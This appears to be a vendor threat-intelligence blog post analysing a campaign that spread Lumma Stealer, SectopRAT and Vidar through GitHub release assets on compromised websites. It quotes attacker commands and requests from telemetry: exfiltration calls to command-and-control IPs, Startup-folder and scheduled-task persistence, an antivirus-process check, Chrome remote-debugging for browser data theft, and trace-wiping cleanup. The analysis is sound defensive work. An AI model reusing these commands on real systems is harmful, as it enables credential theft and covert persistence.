Lumma Stealer's GitHub-Based Delivery Explored via Managed Detection and Response

Published: 2025-01-30 · Archived: 2026-04-05 13:14:26 UTC

Summary

- Trend Micro's Managed XDR team investigated a campaign distributing Lumma Stealer through GitHub, abusing the platform's release infrastructure to deliver various malware that included SectopRAT, Vidar, and Cobeacon.
- The attackers used GitHub release infrastructure for initial access, with users downloading files from secure URLs. These files exfiltrated sensitive data and connected to external C&C servers, executing commands to avoid detection.
- Lumma Stealer, along with other malware variants, dropped and executed additional tools, generating multiple directories and staging data. Techniques such as PowerShell scripts and Shell commands were used for persistence and data exfiltration.
- The tactics, techniques, and procedures used in the incidents display overlap with those used by the Stargazer Goblin group, which is known for using compromised websites and GitHub for payload distribution. Analysis revealed consistent URL patterns and compromised legitimate websites for redirection to GitHub-hosted malicious payloads.
- Proactively implementing security best practices and recommendations will help organizations strengthen their defenses against threats like Lumma Stealer. This includes validating URLs and files before downloading, regularly verifying digital certificates, and using endpoint security solutions that can detect and prevent malicious activities.

Introduction

Trend Micro™ Managed XDRservices uncovered a sophisticated campaign involving Lumma Stealer, an information-stealing malware, that was being distributed through GitHub's release infrastructure. The investigation revealed that malicious actors exploited GitHub as a trusted platform to deliver the stealer, which subsequently initiated additional malicious activities. It then downloaded and executed other threats, including SectopRAT (a remote access trojan), Vidar, Cobeacon, and another Lumma Stealer variant.

The campaign exhibits significant overlaps with tactics attributed to the Stargazer Goblin group, a threat actor that uses compromised websites and GitHub repositories for payload distribution. Variations in the infection chain and payload usage further demonstrate the group's adaptability and evolving methods.

This blog dissects the tactics, techniques and procedures (TTPs) employed in these attacks, highlighting the critical role of cyber threat intelligence in uncovering the attacker's strategies.

Initial Access

In two separate Lumma Stealer cases, we traced the initial access point to file downloads from GitHub's release infrastructure. In one instance, a user downloaded a file named *Pictore.exe* via the Google Chrome browser, with the URL pointing to a GitHub-hosted release asset stored on a cloud service provider. Similarly, another case we investigated involved the download of *App_aeIGCY3g.exe*, which was also temporarily hosted through GitHub's release mechanism. These incidents showcase the attacker's tactic of exploiting trusted platforms like GitHub for distributing malicious files.




Figure 1. Downloading the Lumma Stealer binary Pictore.exe from its Github repository

Both files were originally signed by ConsolHQ LTD and Verandah Green Limited (on December 6 and December 12, 2024, respectively). However, their certificates have since been explicitly revoked by the issuer, signaling that the files are now deemed untrustworthy and potentially malicious.

The GitHub URL strings extracted from the telemetry are as follows:

https[:]//objects.githubusercontent[.]com/github-production-release-asset-2e65be/898537481/194f6acb-d420-4d97-b7c1-01741d4bc184?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20241204%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20241204T193520Z&X-Amz-Expires=300&X-Amz-Signature=80e7a9318067557b21a24d1906ab3f05a5f250eb63dde4dd8a3335908953a46a&X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3DPictore.exe&response-content-type=application%2Foctet-stream

In this example, the URL provides temporary, secure access to download a file named *Pictore.exe* from GitHub's release asset storage, with the *X-Amz-Expires* parameter indicating that the URL is valid only for a duration of 300 seconds (5 minutes). The use of pre-signed URLs further suggests that the file is part of a release associated with a specific GitHub repository, ensuring that the download is authenticated and time-limited.

Execution

We identified the files *Pictore.exe* and *App_aeIGCY3g.exe* as Lumma Stealer, an information-stealing malware designed to exfiltrate sensitive information—such as credentials, cryptocurrency wallets, system information, and files—while communicating with attacker-controlled servers to facilitate further malicious activities. Since both files exhibit the same behavior, this blog entry will focus primarily on the data gathered from *Pictore.exe*.

The execution of *Pictore.exe* generates the following files:

- nsis7z.dll
- app-64.7z
- System.dll
- nse2869.tmp
- nsu27DC.tmp

The dropped file *C:\Users\<username>\AppData\Local\Temp\1\nse2869.tmp\nsis7z.dll* is a 7zip archiving tool used to extract files from the archive *C:\Users\<username>\AppData\Local\Temp\1\nse2869.tmp\app-64.7z*.





Figure 2. The 7zip tool nsis7z.dll extracting the files from app-64.7z.

The files from the *app-64.7z* archive is extracted to the directory *C:\Users\<username>\AppData\Local\Temp\1\nse2869.tmp\7z-out*, which contains Lumma Stealer and its components. These files suggest that the malicious executable is either built using Electron (which uses Chromium for rendering) or is itself a Chromium-based application.

Electron apps, by default, bundle Chromium with the app to render the graphical user interface. The use of Chromium resources like *.pak* files and V8 snapshots also indicate that the app could be an Electron app.



Name	Type	Size
locales	File folder	
resources	File folder	
chrome_100_percent.pak	PAK File	125 KB
chrome_200_percent.pak	PAK File	174 KB
d3dcompiler_47.dll	Application extens...	4,802 KB
ffmpeg.dll	Application extens...	2,816 KB
icudtl.dat	DAT File	10,295 KB
libEGL.dll	Application extens...	470 KB
libGLESv2.dll	Application extens...	7,447 KB
LICENSE.electron.txt	Text Document	2 KB
LICENSES.chromium.html	Chrome HTML Do...	8,118 KB
Pictore.exe	Application	156,360 KB
resources.pak	PAK File	5,123 KB
snapshot_blob.bin	BIN File	267 KB
v8_context_snapshot.bin	BIN File	575 KB
vk_swiftshader.dll	Application extens...	5,210 KB
vk_swiftshader_icd.json	JSON File	1 KB
vulkan-1.dll	Application extens...	907 KB

Figure 3. Extracted files from app-64.7z

We observed *Pictore.exe* connecting to two external IP addresses, likely their command-and-control (C&C) servers — 192[.]142[.]10[.]246:80 and 192[.]178[.]54[.]36:443. Meanwhile, *App_aeIGCY3g.exe* connected to 84[.]200[.]24[.]26 via port 80.




Figure 4. Pictore.exe connecting to external IP addresses

Examining our Trend Vision One™one-platform telemetry, we uncovered the following HTTP request to the external IP address 192[.]142[.]10[.]246 and 84[.]200[.]24[.]26:

GET hxxp://192[.]142[.]10[.]246/login.php?
event=init&id=Y3VjdW1iZXI=&data=MTYgR0JfW29iamVjdCBPYmplY3RdX01pY3Jvc29mdCBCYXNpYyBEaXNwbGF5IEFkYXB0ZXJfdHJ1ZV8

GET hxxp://84[.]200[.]24[.]26/login.php?
event=init&id=dW5kZXJza2lydA==&data=MTYgR0JfW29iamVjdCBPYmplY3RdX01pY3Jvc29mdCBCYXNpYyBEaXNwbGF5IEFkYXB0ZXJfdHJ1
200

The decoded URL strings results in the following:

hxxp://192[.]142[.]10[.]246/login.php?event=init&id=cucumber=&data=16 GB_[object Object]_Microsoft Basic Display Adapter_true_1400x1050_Windows 10 Pro_3 minutes (0.06 hours)_C:\Users\<username>_DESKTOP-<computername>_<username>_Windows_NT_x64_10.0.19044_C:\Users\<username>\AppData\Roaming_C:\Users\<username>\AppData\Local\Temp_DESKTOP-<computername>__Intel64 Family 6 Model 85 Stepping 7,

GenuineIntel_AMD64_C:_4_C:\Users\
<username>\AppData\Local\Temp\2plETWG35EwayNsFpWCMWrwvVrg\Pictore.exe

GET hxxp://84[.]200[.]24[.]26/login.php?event=init&id=underskirt==&data=16 GB_[object Object]_Microsoft Basic Display Adapter_true_1280x960_Windows 10 Pro_3 minutes (0.06 hours)_C:\Users\<username>_DESKTOP-<computername>_<username>_Windows_NT_x64_10.0.19044_C:\Users\<username>\AppData\Roaming_C:\Users\<username>\AppData\Local\Temp_DESKTOP-<computername>__Intel64 Family 6 Model 85 Stepping 7, GenuineIntel_AMD64_C:_4_C:\Users\<username>\AppData\Local\Temp\2pprtBdjzhf5iVtTfAJT5aNsRxD\Scielfic.exe

The strings show that the malware collected system information, including RAM size, display adapter, OS version, hostname, uptime, user directory paths, and temporary directory content. It then likely exfiltrated this data to the attacker-controlled servers (192[.]142[.]10[.]246 and 84[.]200[.]24[.]26).

The following Shell command lines were spawned by *Pictore.exe* (as well as *App_aeIGCY3g.exe*):

Command line	**Details**
Pictore.exe --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --user-data-dir="C:\Users\<redacted>\AppData\Roaming\qfwbhfiixlbsvkug" --mojo-platform-channel-handle=2472 --field-trial-handle=1996,i,16339862247624116936, 1579335656413102094,131072 --disablefeatures= SpareRendererForSitePerProcess, WinRetrieveSuggestionsOnlyOnDemand /prefetch:8	The command gathers GPU Information such as Vendor ID, device ID, and driver version, among others. It disables GPU sandboxing to assist in avoiding detection via security software that might monitor GPU processes. It checks the GPU configuration to detect if it is running in a virtualized environment (which is common in security labs and sandboxes).
Pictore.exe --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --user-data-dir="C:\Users\<redacted>\AppData\Roaming\qfwbhfiixlbsvkug" --mojo-platform-channel-handle=2472 --field-trial-handle=1996,i,16339862247624116936, 1579335656413102094,131072 --disable-features= SpareRendererForSitePerProcess, WinRetrieveSuggestionsOnlyOnDemand /prefetch:8	The command gathers network-related information, such as service and platform channel handles, to establish communication with malicious services. It disables certain features to avoid detection and enhance the functionality of the Lumma Stealer. It configures a custom user data directory for storing or staging data. Uses specific flags to bypass sandboxing mechanisms and potentially evade security monitoring tools
Pictore.exe --type=gpu-process --user-data-dir="C:\Users\<redacted>\AppData\Roaming\qfwbhfiixlbsvkug" --gpu-"preferences=UAAAAAAAAADgAAAYAAAAA AAAAAAAAAAAAABgAAAAAAAwAAAAAAAAAA AAAAAQAAAAAAAAAAAAAA AAAAAAAAAABgAAAAAAAAA GAAAAAAAAAAIAAAAAAAAAAgAAAAAAA ACAAAAAAAAAA= --mojo-platform-channel-handle=2000 --field-trial-handle= 1996,i,16339862247624116936,1579335656413102094,131072 --disable-features=SpareRendererForSitePerProcess, WinRetrieveSuggestionsOnlyOnDemand /prefetch:2	The command gathers GPU preferences to adjust system behavior for evasion, employs a custom user-data directory for staging data, and disables features to bypass detection. The encoded GPU settings and platform handles indicate covert communication with attacker-controlled services, while avoiding security software.
powershell.exe -NoProfile -NoLogo -InputFormat Text -NoExit -ExecutionPolicy Unrestricted -Command -	The command launches PowerShell with unrestricted script execution, prevents loading of profiles and logos, keeps the session open for further commands, and allows the execution of additional code via the pipeline (often used for stealthy or malicious activities).
C:\Windows\system32\cmd.exe /d /s /c "findstr /C:"Detected boot environment" "%windir%\Panther\setupact.log""	The command searches the *setupact.log* file for the phrase "Detected boot environment" using the *findstr* command. It is typically used to check the system's boot environment during the setup or

	installation process, potentially to gather information about the system state for reconnaissance.
C:\Windows\system32\cmd.exe /d /s /c "echo %COMPUTERNAME%.%USERDNSDOMAIN%"	The command echoes the computer's fully qualified domain name (FQDN), which is a combination of the computer name *(%COMPUTERNAME%)* and the DNS domain *(%USERDNSDOMAIN%)*. It is typically used to gather information on the system's network configuration, specifically the machine's name and domain.
C:\Windows\system32\cmd.exe /d /s /c "chcp"	The command sets the active code page number in the command prompt. It can be used to ensure that the malware operates correctly in environments with different regional settings.

Table 1. Shell command lines

SectopRAT, Vidar, and Lumma Stealer

We discovered that the initial Lumma Stealer files, *Pictore.exe* and *App_aeIGCY3g.exe*, dropped various tools and malware such as SeptopRAT, Vidar, Cobeacon, and another Lumma Stealer variant on the affected machines. These were created within randomly-named (and likely dynamically generated) folders in the temp directory, after which they were subsequently executed.

The following SectopRAT files were created:

- *C:\Windows\system32\cmd.exe /d /s /c ""C:\Users\<username>\AppData\Local\Temp\1\yVUCCXe3c5E4qLcCd4\PillsHarvest.exe""*
- *C:\Windows\system32\cmd.exe /d /s /c ""C:\Users\<username>\AppData\Local\Temp\1\yVUCCXe3c5E4qLcCd4\BelfastProt.exe""*
- *C:\Windows\system32\cmd.exe /d /s /c ""C:\Users\<username>\AppData\Local\Temp\cxCzdFWzpj8waIrVyr\HumanitarianProvinces.exe""*
- *C:\Windows\system32\cmd.exe /d /s /c ""C:\Users\<username>\AppData\Local\Temp\2pprtBdjzhf5iVtTfAJT5aNsRxD\Scielfic.exe""*

Note that since all the SectopRAT files exhibited the same behavior, we will focus on the file *HumanitarianProvinces.exe* for our analysis.

Upon execution, *HumanitarianProvinces.exe* generated multiple randomly-named directories within the temp directory located in C:\Users\<user>\AppData\Local\Temp\. This following are some examples of these directories:

- Now, Eternal, Pressing, Recommend, Sen, Schema, Openings, Access, Earn, Signup, Cheats, Gift, Silver, Statutory, Reprints, Rwanda, Brain, Advertiser, Inventory, Herald, Restricted, Sheer, Baghdad, Memories, Spent, Fever.

It then renamed the file *Signup* to *Signup.cmd*, changing its extension to *.cmd*, to enable straightforward execution using the following commands:

CLI command: "C:\Windows\System32\cmd.exe" /c copy Signup Signup.cmd && Signup.cmd

The script includes a command that concatenates multiple files from the temp directory into a single file (t). It appears to copy some of the files it drops and checks specific files on the machine. The commands combine multiple files into a single binary, creates directories for staging purposes, introduces delays to evade detection or synchronization, and performs reconnaissance.

Command	**Description**
choice /d y /t 5	Automatically selects the default option ("y") after a 5-second delay.
cmd /c copy /b ..\Sen + ..\Silver + ..\Reprints + ..\Cheats + ..\Gift + ..\Openings + ..\Rwanda + ..\Statutory + ..\Schema + ..\Baghdad + ..\Inventory + ..\Recommend + ..\Earn + ..\Eternal + ..\Access t	Concatenates the previously created files from parent directories into a single binary file named 't' in the current directory.

findstr /V "LOCKLANESTHICKCAPTAINSPOTCMSFAVOURITEASSESSED" Advertiser	Searches for lines in the file 'Advertiser' that do not contain any of the specified words/phrases.
cmd /c md 201626	Creates a new directory named 201626 in the current working directory.
findstr "AvastUI AVGUI bdservicehost nsWscSvc ekrn SophosHealth"	Searches for the presence of processes or services related to antivirus or security software.
tasklist	Displays a list of currently running processes on the system.
findstr /I "wrsa opssvc"	Searches for case-insensitive matches for the terms "wrsa" or "opssvc" related to antivirus or security software.
Denmark.com t	Denmark.com (an AutoIt script) executes the binary file 't' created from the concatenated files. In other cases, it was Sports.com, Privilege.com, Fabric.com.

Table 2. Script commands

- Created directory: C:\Users\<username>\AppData\Local\Temp\201626
- Created file: C:\Users\<username>\AppData\Local\Temp\201626\Denmark.com

The execution of *Denmark.com* (*AutoIt3.exe*) seen in the actions described in these logs indicate a sophisticated attack that aims to conduct data exfiltration, establish persistence, and further compromise target machines. It accomplishes this by creating startup entries, copying sensitive information like browser cookies and using legitimate tools like *RegAsm.exe* for process injection to connect to the C&C server (91[.]202[.]233[.]18).

- GET hxxp://91[.]202[.]233[.]18:9000/wbinjget?q=B2E581C85432BD4DF6A59A00CBDA1CB3




Figure 5. The chain of events in an attack involving SectoPRAT

As displayed in Figure 7, SectopRAT also copied Chrome browser data to the local temp folder *C:\Users<user>\AppData\Local\Google\Chrome\User Data*. Malicious actors often copy this data to steal stored credentials, session cookies, autofill information, and browsing history to enable account takeover, steal user identities, and perform further exploitation.

We also observed persistence being established through the Startup folder. The following command creates a *.url* file (shortcut) in the Windows Startup folder, ensuring that the script *healthPulse.url* runs on startup:

cmd /k echo [InternetShortcut] > "C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\HealthPulse.url" & echo URL="C:\Users\<username>\AppData\Local\WellnessPulse Solutions\HealthPulse.js" >> "C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\HealthPulse.url" & exit

HealthPulse.url is an internet shortcut file which executes the script *HealthPulse.js*. In turn, *HealthPulse.js* employs ActiveX for the execution of the file *HealthPulse.scr (autoit file)*.

```
new ActiveXObject("Wscript.Shell").Exec("\"C:\\Users\\[redacted]\\AppData\\Local\\WellnessPulse
Solutions\\HealthPulse.scr\" \"C:\\Users\\[redacted]\\AppData\\Local\\WellnessPulse Solutions\\Y\"")
```

Figure 6. Content of the HealthPulse.js script

```
[InternetShortcut]
URL="C:\Users\[redacted]\AppData\Local\WellnessPulse Solutions\HealthPulse.js"
```

Figure 7. Content of the HealthPulse.url file

On some affected machines, SectopRAT created scheduled tasks for persistence. As seen in the following command, a scheduled task named *Lodging* is set to execute the script *Quantifyr.js* every five minutes:

cmd /c schtasks.exe /create /tn "Lodging" /tr "wscript //B 'C:\Users\<username>\AppData\Local\Innovative Analytics Solutions\Quantifyr.js'" /sc minute /mo 5 /F

The initial actions of the *DesignersCrawford.exe* file, which we identified as the Vidar malware, are similar to the previously analyzed files. This includes the creation of *Privilege.com* (*AutoIt3.exe*), which serves as a facilitator for Vidar's operations, via the following command:

processCmd: Privilege.com E
*objectCmd: "C:\Program Files\Google\Chrome\Application\chrome.exe" --remote-debugging-**port=9223** --profile-directory="Default"*

Vidar launches Chrome, first instructing it to start with a specific remote debugging port (9223) enabled, and then to load the default user profile. The remote debugging port allows external processes (including attackers) to interact with the browser instance.

It will then access and copy browser data and cloud storage data from Microsoft OneDrive and Discord to *C:\ProgramData\S2VKXL68GLN7\<6 random char>*. This includes the following:

- Discord LevelDB files, including data such as user activity, settings, or cached information used by Discord
- Chrome user data, typically stored in the *AppData\Local\Google\Chrome\User Data* folder, and contains profiles, session data, and cached files
- Microsoft Edge profile data, including user preferences, cookies, and session data
- Mozilla Firefox data, including encryption keys used in password storage, other secure data (e.g., certificates), and backups.
- OneDrive synced files




Figure 8. The chain of events in an attack involving Vidar

While the data is being copied, an outbound connection is established to the remote server at 5[.]75[.]212[.]196:443, which is highly indicative of data exfiltration. This suggests that the attacker may be transferring the stolen information to a remote server for further exploitation. Additionally, the system connects to the domain *ikores[.]sbs*, which is known to be associated with Vidar.

For evasion, it deletes the directory *C:\ProgramData\S2VKXL68GLN7* and all its content using the command *rd /s /q*. This command removes the specified directory and its subdirectories without a confirmation prompt, ensuring that any files or traces within that folder are silently erased. The *timeout /t 10* command at the start introduces a 10-second delay, which could be used to avoid immediate detection or allow other processes to finish before the clean-up operation is executed. Finally, the *exit* command closes the command prompt, completing the process:

CLI command: "C:\Windows\system32\cmd.exe" /c timeout /t 10 & rd /s /q "C:\ProgramData\S2VKXL68GLN7" & exit

We discovered another dropped file *ResetEngaging.exe*, which we identified as a variant of Lumma Stealer. Like the other dropped files, *ResetEngaging.exe* creates a corresponding *AutoIt3* file named *Fabric.com* to facilitate the malware:

CLI command: Fabric.com V

This command triggers a DNS query to *lumdukekiy[.]shop* (a domain associated with Lumma Stealer), which allows access to Chrome's browser's data at *C:\Users<user>\AppData\Local\Google\Chrome\User Data*. This is done to gather information such as stored credentials, session cookies, autofill information, and browsing history.

It also creates a PowerShell script (*GZ7BLVTR7HDJSNI8Z66BYYANMD.ps1*) within the temp directory. This script contains obfuscated commands that attempt to contact legitimate external domains. These requests seem to serve as connectivity checks, possibly ensuring that the compromised system can reach external servers before downloading additional payloads or receiving further instructions from the attacker's C&C infrastructure.




Figure 9. The chain of events in an attack involving the Lumma Stealer variant

The script downloads and extracts a ZIP file, which is saved to the temp directory from *hxxps://klipcatepiu0[.]shop/int_clp_sha[.]txt*. This ZIP file contains executable files, which are subsequently extracted and executed.

Initial access attribution

The delivery methods observed in this campaign exhibits significant overlap with tactics attributed to the threat group Stargazer Goblin (as outlined in Check Point Research's Atlantida Stealer campaign report from July 2024). While distinctions exist in the infection chain order and specific implementation details, several key components are consistent:

- Compromised websites: used to deploy malicious PHP scripts for validation and redirection.
- GitHub repositories: used as a trusted platform to host and distribute payloads.
- Redirect infrastructure: tailored redirection mechanisms are employed to direct victims to malicious content.

Analysis of downloaded files in VirusTotal reveal an originating URL that the victim interacts with before being redirected to a malicious GitHub release section. From there, the user is able to download the payload.




Figure 10. App_aeIGCY3g.exe and Pictore.exe download redirection chain

By analyzing similar files submitted to VirusTotal, we observed a consistent pattern in the originating URL paths. Most of these paths contained the string *page*, indicating a potential naming convention employed by the threat actor.

SHA256	Originating URL(s)	GitHub release asset
de6fcdf58b22a51d26eacb0e2c992d9a894c1894b3c8d70f4db80044dacb7430	hxxps://eaholloway[.]com/updatepage333	hxxps://github[.]com/viewfilenow/Downloadnew/|releases/download/3214214/Pictore.exe
afdc1a1e1e934f18be28465315704a12b2cd43c186fbee94f7464392849a5ad0	hxxps://afterpm[.]com/pricedpage/	hxxps://github[.]com/down4up/44/releases/download/33/App_aeIGCY3g.exe
	hxxps://enricoborino[.]com/propage66	
b87ff3da811a598c284997222e0b5a9b60b7f79206f8d795781db7b2abd41439	hxxp://sacpools[.]com/pratespage	hxxps://github[.]com/zabdownload/v14981950815/releases/download/23113123/Squarel_JhZjXa.exe
cd207b81505f13d46d94b08fb5130ddae52bd1748856e6b474688e590933a718	hxxps://startherehosting.net/todaypage	hxxps://github[.]com/g1lsetup/iln7/releases/download/423425325/NanoPhanoTool.exe
	hxxps://kassalias[.]com/pageagain/	
	hxxps://pmpdm[.]com/webcheck357	
823d37f852a655088bb4a81d2f3a8bfd18ea4f31e7117e5713aeb9e0443ccd99	hxxps://ageless-skincare[.]com/gn/	hxxp://github[.]com/yesfound/worked/releases/download/1/QilawatProtone.exe
380920dfcdec5d7704ad1af1ce35feba7c3af1b68ffa4588b734647f28eeabb7	hxxps://compass-point-yachts[.]com/nicepage77/pro77.php	hxxps://github[.]com/down7/Settingup/releases/download/set/NativeApp_G5L1NHZZ.exe
d8ae7fbb8db3b027a832be6f1acc44c7f5aebfdcb306cd297f7c30f1594d9c45	hxxps://pmpdm[.]com/webcheck/	hxxps://github[.]com/JF6DEU/vrc121/releases/download/2025/X-essentiApp.ex_
		hxxps://github[.]com/g1lsetup/v2025/releases/download/ex/X-essentiApp.exe
15b195152a07bb22fec82aa5c90c7ff44a10c0303446ce11f683094311a8916b	hxxps://comicshopjocks[.]com/nicepage/pro.php	hxxps://github[.]com/dowwnloader/FileSetup/releases/download/124124125/NativeApp_azgEO1k4.exe
800c5cd5ec75d552f00d0aca42bdade317f12aa797103b9357d44962e8bcd37a	hxxps://lakeplacidluxuryhomes[.]com/updatepage/	hxxps://github[.]com/magupdate/Freshversion10/releases/download/12315151/NativeApp_01C02RhQ.exe
	hxxps://lakeplacidluxuryhomes[.]com/webpage37/	

	hxxps://lakeplacidluxuryhomes[.]com /pagenow/	
5550ea265b105b843f6b094979bfa 0d04e1ee2d1607b2e0 d210cd0dea8aab942	hxxps://primetimeessentials[.]com /newpagyes/	hxxps://github[.]com/kopersparan /Downloadable /releases/download/ 314/Paranoide.exe
3e8ef8ab691f2d5b820aa7ac80504 4e5c945d8adcfc51ee7 9d875e169f925455	hxxps://razorskigrips[.]com /newnewpage/	hxxps://github[.]com/mp3andmovies /installer /releases/download/ versoin4124/AevellaAi.2.exe

Table 3. Similar files sourced from VirusTotal

The domains involved in the initial interaction are no longer accessible. However, snapshots from Internet Archive's Wayback Machine indicate that these were legitimate websites that were active for years, with some dating back to at least 1999. These sites were compromised, allowing the threat actor to inject malicious pages and scripts for redirection and facilitate the user's navigation to the GitHub-hosted malicious payloads.

The following files were commonly inserted by the threat actor to aid in the attack chain: an image file, such as */img/dwn.jpg* or */img/download.jpg*, which serves as a basic download image, and PHP scripts, such as */pro.php* and */sleep.php*, which are likely used to manage redirection or validate user interactions during the attack sequence.

In addition, we can see from one of the websites that it is built using WordPress, potentially highlighting a common vulnerability in the group's exploitation strategy.

```
http://afterpm.com/wp-content/themes/listable/assets/css/admin/login-page.css?ver=4.7.11
http://afterpm.com/wp-content/themes/listable/assets/css/admin/login-page.css?ver=4.7.21
```

Figure 11. One of the compromised websites built using WordPress

